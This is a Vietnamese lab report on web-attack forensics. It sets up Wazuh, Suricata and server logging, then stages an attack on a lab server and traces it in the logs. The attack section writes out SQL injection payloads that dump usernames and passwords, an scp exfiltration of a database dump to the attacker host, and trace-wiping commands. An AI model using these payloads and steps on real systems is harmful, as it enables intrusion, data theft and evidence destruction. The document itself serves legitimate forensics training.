
Hình 9. Kiểm tra load rule Suricata

- Cài đặt wazuh-agent:

+ Cài đặt: sudo apt install wazuh-agent

+ Mở: sudo nano /var/ossec/etc/ossec.conf

+ Đổi IP: 35.198.230.108 (IP GCP wazuh)



```
GNU nano 7.2 /var/ossec/etc/ossec.conf
<!--
Wazuh - Agent - Default configuration for ubuntu 24.04
More info at: https://documentation.wazuh.com
Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>
  <client>
    <server>
      <address>35.198.230.108</address>
      <port>1514</port>
      <protocol>tcp</protocol>
    </server>
```

Hình 10. Đổi IP sang IP wazuh server

2.2.2.3. Forensic:

- Cài đặt bộ công cụ forensic:

```
sudo apt update
sudo apt install -y \
wireshark \
tcpdump \
jq \
curl \
sqlite3 \
sleuthkit \
autopsy \
foremost \
libimage-exiftool-perl \
hashdeep \
python3-pip
```

- Tạo case để phục vụ điều tra:

```
(volatility-env)-(kali@kali)-[~/webattack-case]
$ mkdir evidence
mkdir logs
mkdir images
mkdir pcap
mkdir report
mkdir timeline

(volatility-env)-(kali@kali)-[~/webattack-case]
$ tree ~/webattack-case
/home/kali/webattack-case
├── evidence
├── images
├── logs
├── pcap
├── report
├── timeline
└──

7 directories, 0 files

(volatility-env)-(kali@kali)-[~/webattack-case]
$
```

Hình 11. Thư mục điều tra

2.2.2.4. Wazuh Server (GCP):

- Cài đặt:

+ sudo apt update

+ curl -sO https://packages.wazuh.com/4.14/wazuh-install.sh

+ curl -sO https://packages.wazuh.com/4.14/config.yml

+ sudo bash wazuh-install.sh -a


Sửa IP thành 10.0.0.10 (IP private): sudo nano config.yml

```
GNU nano 6.2 config.yml
nodes:
# Wazuh indexer nodes
indexer:
- name: node-1
  ip: "10.0.0.10"
#- name: node-2
# ip: "<indexer-node-ip>"
#- name: node-3
# ip: "<indexer-node-ip>"

# Wazuh server nodes
# If there is more than one Wazuh server
# nodes, each one must have a node_type
server:
- name: wazuh-1
  ip: "10.0.0.10"
# node_type: master
#- name: wazuh-2
# ip: "<wazuh-manager-ip>"
# node_type: worker
#- name: wazuh-3
# ip: "<wazuh-manager-ip>"
# node_type: worker

# Wazuh dashboard nodes
dashboard:
- name: dashboard
  ip: "10.0.0.10"
```

Hình 12. Sửa IP Wazuh Server



Hình 13. Login Wazuh Server thành công

2.3. Thiết kế cấu hình log:

❖ Web Server:

- Bật Apache log:

+ sudo nano /etc/apache2/apache2.conf

+ Sửa: LogLevel info

+ Restart: sudo systemctl restart apache2

+ Kiểm tra: sudo tail -f /var/log/apache2/access.log

```
v:151.0) Gecko/20100101 Firefox/151.0"
192.168.221.134 - - [26/May/2026:17:03:56 +0700] "GET /login.php HTTP/1.1" 200 6
75 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:151.0) Gecko/20100101 Firefox
/151.0"
192.168.221.134 - - [26/May/2026:17:06:13 +0700] "GET /search.php?id=QT001 HTTP/
1.1" 200 529 "http://192.168.221.134/search.php" "Mozilla/5.0 (X11; Ubuntu; Linu
x x86_64; rv:151.0) Gecko/20100101 Firefox/151.0"
192.168.221.134 - - [26/May/2026:17:06:17 +0700] "GET /login.php HTTP/1.1" 200 6
16 "http://192.168.221.134/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:151.0)
Gecko/20100101 Firefox/151.0"
192.168.221.134 - - [26/May/2026:17:06:18 +0700] "GET /login.php HTTP/1.1" 200 6
16 "http://192.168.221.134/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:151.0)
Gecko/20100101 Firefox/151.0"
```

Hình 14. Bật Apache2.log thành công

- Bật Database query.log:


+ Tìm [mysqld] và thêm:

general_log=1

general_log_file=/var/log/mysql/query.log

+ Restart: sudo systemctl restart mariadb

+ Kiểm tra: sudo tail -f /var/log/mysql/query.log



Hình 15. Bật query.log thành công

❖ Suricata IDS:

- Gửi suricata log về Wazuh:

+ sudo nano /var/ossec/etc/ossec.conf

+ Thêm vào cuối file:

<localfile>

<log_format>json</log_format>

<location>/var/log/suricata/eve.json</location>

</localfile>

<- timestamp	agent name	rule description	rule level	rule id
May 25, 2020 @ 13:13:17.3...	ubuntu@ubuntu	PMN: Login session opened.	3	5501
May 25, 2020 @ 13:11:04.8...	ubuntu@ubuntu	Suricata: Alert - ET INFO GNLinux APT User-Agent Outbound likely related to package management	3	98601
May 25, 2020 @ 13:11:04.8...	ubuntu@ubuntu	Suricata: Alert - ET INFO GNLinux APT User-Agent Outbound likely related to package management	3	98601
May 25, 2020 @ 13:11:04.8...	ubuntu@ubuntu	Suricata: Alert - ET INFO GNLinux APT User-Agent Outbound likely related to package management	3	98601
May 25, 2020 @ 13:11:04.8...	ubuntu@ubuntu	Suricata: Alert - ET INFO GNLinux APT User-Agent Outbound likely related to package management	3	98601
May 25, 2020 @ 13:11:04.8...	ubuntu@ubuntu	PMN: Login session opened.	3	5501


Hình 16. Đẩy log suricata lên wazuh

- sudo tail /var/log/suricata/eve.json

2.4. Kịch bản tấn công:

2.4.1. Reconnaissance:

`nmap -sV 192.168.221.134`



```
[sudo] password for kali:
(root@kali)-[/home/kali/Desktop]
# nmap -sV 192.168.221.134
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-26 15:25 EDT
Nmap scan report for 192.168.221.134
Host is up (0.0025s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
MAC Address: 00:0C:29:69:65:5A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.44 seconds

(root@kali)-[/home/kali/Desktop]
```

Hình 17. Sử dụng nmap

2.4.2. SQL Injection cơ bản:


`http://192.168.221.134/search.php?id=' OR '1'='1`



Hình 18. Khai thác SQL Injection cơ bản

2.4.3. Database Enumeration:


`http://192.168.221.134/search.php?id=' UNION SELECT 1,database(),3,4 -- -`



Hình 19. Kết quả database enumeration

2.4.4. Dump credential:

`http://192.168.221.134/search.php?id=' UNION SELECT 1,username,password,4 FROM users -- -`




Hình 20. Kết quả dump credential

2.4.5. Unauthorized Login:

- Đăng nhập:

+ User name: admin

+ Password: 123456



Hình 21. Đăng nhập trang quản trị thành công

2.4.6. Data Exfiltration Simulation:


- IP máy attacker kali: 192.168.221.143

- Trên Victim:

+ Tạo dump database: `mysqldump -u webuser -p public_service > dump.sql`

+ Nhập pass: 123456

+ Kiểm tra file file : `ls -lh dump.sql`



Hình 22. Kiểm tra file dump.sql

+ Xem file: `head dump.sql`:

```
nguyet@nguyet-VMware-Virtual-Platform: ~/Desktop
nguyet@nguyet-VMware-Virtual-Platform:~/Desktop$ head dump.sql
/*M!999999\ - enable the sandbox mode */
-- MariaDB dump 10.19  Distrib 10.11.14-MariaDB, for debian-linux-gnu (x86_64)
--
-- Host: localhost    Database: public_service
--
-- Server version      10.11.14-MariaDB-0ubuntu0.24.04.1-log

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
nguyet@nguyet-VMware-Virtual-Platform:~/Desktop$
```

Hình 23. Nội dung file dump.sql

- Chuyển file ra ngoài: scp dump.sql kali@192.168.221.143:/tmp
- Kiểm tra trên máy attacker: ls /tmp

```
(root@kali)-[/home/kali/Desktop]
# ls /tmp
config-err-VxHFqP
dump.sql
ssh-Ix4gWzzy0K0a
systemd-private-ca011e711a03477f9ed9c6d1a8a6b18a-color.service-XC0RgR
systemd-private-ca011e711a03477f9ed9c6d1a8a6b18a-haveged.service-qPH7vC
systemd-private-ca011e711a03477f9ed9c6d1a8a6b18a-ModemManager.service-83s7AU
systemd-private-ca011e711a03477f9ed9c6d1a8a6b18a-polkit.service-mqgzlq
systemd-private-ca011e711a03477f9ed9c6d1a8a6b18a-systemd-logind.service-Mtrm
3
systemd-private-ca011e711a03477f9ed9c6d1a8a6b18a-upower.service-LiAFHD
Temp-53edbec7-ee95-4662-b5a8-1fcc2fdc6ca6
VMwareDnD
vmware-root_556-2966037836

(root@kali)-[/home/kali/Desktop]
#
```

Hình 24. Gửi file dump thành công đến máy attacker

2.4.7. Anti – Forensic:

- Xóa dấu vết: history -c
- Xóa dump: rm dump.sql

CHƯƠNG III. TRIỂN KHAI HỆ THỐNG

3.1. Kịch bản – Bối cảnh vụ việc:

Vào tháng 05 năm 2026, trong quá trình vận hành hệ **thống Cổng dịch vụ công trực tuyến của tỉnh Quảng Trị**, Trung tâm vận hành công nghệ thông tin ghi nhận nhiều dấu hiệu bất thường liên quan đến hiệu suất và tính ổn định của ứng dụng Web. Hệ thống này đóng vai trò quan trọng trong việc tiếp nhận hồ sơ trực tuyến, tra cứu kết quả hành chính và quản lý dữ liệu hồ sơ điện tử của công dân.

Các biểu hiện bất thường ban đầu (The Triggers) Khoảng 06 giờ bộ phận vận hành (Helpdesk) tiếp nhận liên tiếp các phản ánh từ người dân và cán bộ xử lý hồ sơ với các nội dung sau:

- Trải nghiệm người dùng kém: Trang web tra cứu hồ sơ phản hồi rất chậm, đôi khi xảy ra hiện tượng "timeout" hoặc hiển thị lỗi "500 Internal Server Error".
- Giảm đoạn kết nối: Một số phiên đăng nhập của công dân bị ngắt quãng giữa chừng mà không rõ lý do.
- Phản hồi ứng dụng lạ: Một số trường dữ liệu khi tra cứu không hiển thị kết quả đúng như mong đợi hoặc xuất hiện các thông báo lỗi hệ thống hiển thị trực tiếp trên giao diện.

Kết quả kiểm tra của Quản trị viên hệ thống Sau khi tiếp nhận phản ánh, các quản trị viên đã tiến hành kiểm tra nhanh hạ tầng và phát hiện một số vấn đề:

- Lưu lượng mạng bất thường: Số lượng yêu cầu (requests) gửi tới Web Server tăng cao đột biến, vượt quá ngưỡng truy cập thông thường không phải trong giờ hành chính.
- Cảnh báo từ hệ thống giám sát: Trung tâm điều hành an ninh (SOC) ghi nhận nhiều cảnh báo về các hành vi truy cập không nằm trong kịch bản sử dụng thông thường.
- Bất thường về băng thông Outbound: Hệ thống giám sát lưu lượng ghi nhận một lượng dữ liệu đáng kể đang được gửi ra ngoài từ máy chủ Web (Outbound traffic), điều này không trùng với lịch trình sao lưu hay cập nhật phần mềm định kỳ.

Các giả thuyết đặt ra Tại thời điểm này, đội ngũ kỹ thuật chưa thể khẳng định đây là một cuộc tấn công chiếm quyền hay chỉ là sự cố kỹ thuật, nên đã đặt ra 03 giả thuyết chính:

- Giả thuyết 1: Hệ thống đang gặp lỗi về cấu hình hoặc xung đột phần mềm sau đợt cập nhật gần nhất.


- Giả thuyết 2: Có hiện tượng truy cập bất thường từ người dùng nhưng chưa dẫn tới việc xâm nhập trái phép.
- Giả thuyết 3: Đã xảy ra một sự cố an ninh mạng nghiêm trọng dẫn tới việc thay đổi trạng thái và có khả năng rò rỉ dữ liệu.

Quyết định thực hiện Điều tra số (Forensic Rationale) Do tính chất nhạy cảm của dữ liệu hành chính và dịch vụ công, đơn vị vận hành quyết định không chỉ dừng lại ở việc xử lý sự cố kỹ thuật mà kích hoạt quy trình Điều tra pháp lý số (Digital Forensics).

Việc điều tra này nhằm mục tiêu làm rõ "vấn đề" thực sự là gì: xác định có hay không hành vi tấn công Web, khoanh vùng phạm vi ảnh hưởng, thu thập chứng cứ để bảo toàn tính toàn vẹn của dữ liệu và tái dựng lại toàn bộ diễn biến sự kiện để đưa ra báo cáo xử lý chính xác nhất

3.2. Giai đoạn phát hiện:

❖ Kiểm tra trên Wazuh Dashboard:



Hình 25. Phát hiện manh mối trên dashboard

❖ Kiểm tra Apache accesslog:

```
nguyet@nguyet-VMware-Virtual-Platform: ~/Desktop
(X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.221.143 - - [27/May/2026:02:36:14 +0700] "GET /search.php?id=%27%20UNION%20SELECT%201,database(),3,4%20--%20- HTTP/1.1" 200 519 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.221.143 - - [27/May/2026:02:37:27 +0700] "GET /search.php?id=%27%20UNION%20SELECT%201,database(),3,4%20--%20- HTTP/1.1" 200 519 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.221.143 - - [27/May/2026:02:38:13 +0700] "GET /search.php?id=%27%20UNION%20SELECT%201,username,password,4%20FROM%20users%20--%20- HTTP/1.1" 200 518 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.221.143 - - [27/May/2026:02:39:19 +0700] "GET / HTTP/1.1" 200 1147 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.221.143 - - [27/May/2026:02:39:21 +0700] "GET /login.php HTTP/1.1" 200 674 "http://192.168.221.134/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.221.143 - - [27/May/2026:02:39:29 +0700] "POST /login.php HTTP/1.1" 302 837 "http://192.168.221.134/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.221.143 - - [27/May/2026:02:39:29 +0700] "GET /admin.php HTTP/1.1" 200 470 "http://192.168.221.134/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.221.143 - - [27/May/2026:02:41:12 +0700] "GET / HTTP/1.1" 200 1147 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
nguyet@nguyet-VMware-Virtual-Platform: ~/Desktop$
```

Hình 26. Phát hiện manh mối trong access.log

- Tìm dấu hiệu SQL:

```
grep "UNION" /var/log/apache2/access.log
```

```
nguyet@nguyet-VMware-Virtual-Platform: ~/Desktop$ grep "UNION" /var/log/apache2/access.log
192.168.221.143 - - [27/May/2026:02:36:14 +0700] "GET /search.php?id=%27%20UNION%20SELECT%201,database(),3,4%20--%20- HTTP/1.1" 200 519 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.221.143 - - [27/May/2026:02:37:27 +0700] "GET /search.php?id=%27%20UNION%20SELECT%201,database(),3,4%20--%20- HTTP/1.1" 200 519 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.221.143 - - [27/May/2026:02:38:13 +0700] "GET /search.php?id=%27%20UNION%20SELECT%201,username,password,4%20FROM%20users%20--%20- HTTP/1.1" 200 518 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
nguyet@nguyet-VMware-Virtual-Platform: ~/Desktop$
```

❖ Kiểm tra MariaDB log:

- Chạy lệnh: `sudo cat /var/log/mysql/query.log`


```
nguyet@nguyet-VMware-Virtual-Platform: ~/Desktop
54 Query      select @@collation_database
54 Query      SELECT TRIGGER_NAME FROM INFORMATION_SCHEMA.TRIGGERS
HERE EVENT_OBJECT_SCHEMA = DATABASE() AND EVENT_OBJECT_TABLE = 'records'
54 Query      SET SESSION character_set_results = 'utf8mb4'
54 Query      SELECT engine, table_type FROM INFORMATION_SCHEMA.TA
ES WHERE table_schema = DATABASE() AND table_name = 'users'
54 Query      SET SQL_QUOTE_SHOW_CREATE=1
54 Query      SET SESSION character_set_results = 'binary'
54 Query      show create table 'users'
54 Query      SET SESSION character_set_results = 'utf8mb4'
54 Query      select column_name, extra, generation_expression, da
_type from information_schema.columns where table_schema=database() and table_name=
sers' order by ordinal_position
54 Query      SELECT /*!40001 SQL_NO_CACHE */ 'id', 'username', 'p
sword' FROM 'users'
54 Query      SET SESSION character_set_results = 'binary'
54 Init DB    public_service
54 Query      select @@collation_database
54 Query      SELECT TRIGGER_NAME FROM INFORMATION_SCHEMA.TRIGGERS
HERE EVENT_OBJECT_SCHEMA = DATABASE() AND EVENT_OBJECT_TABLE = 'users'
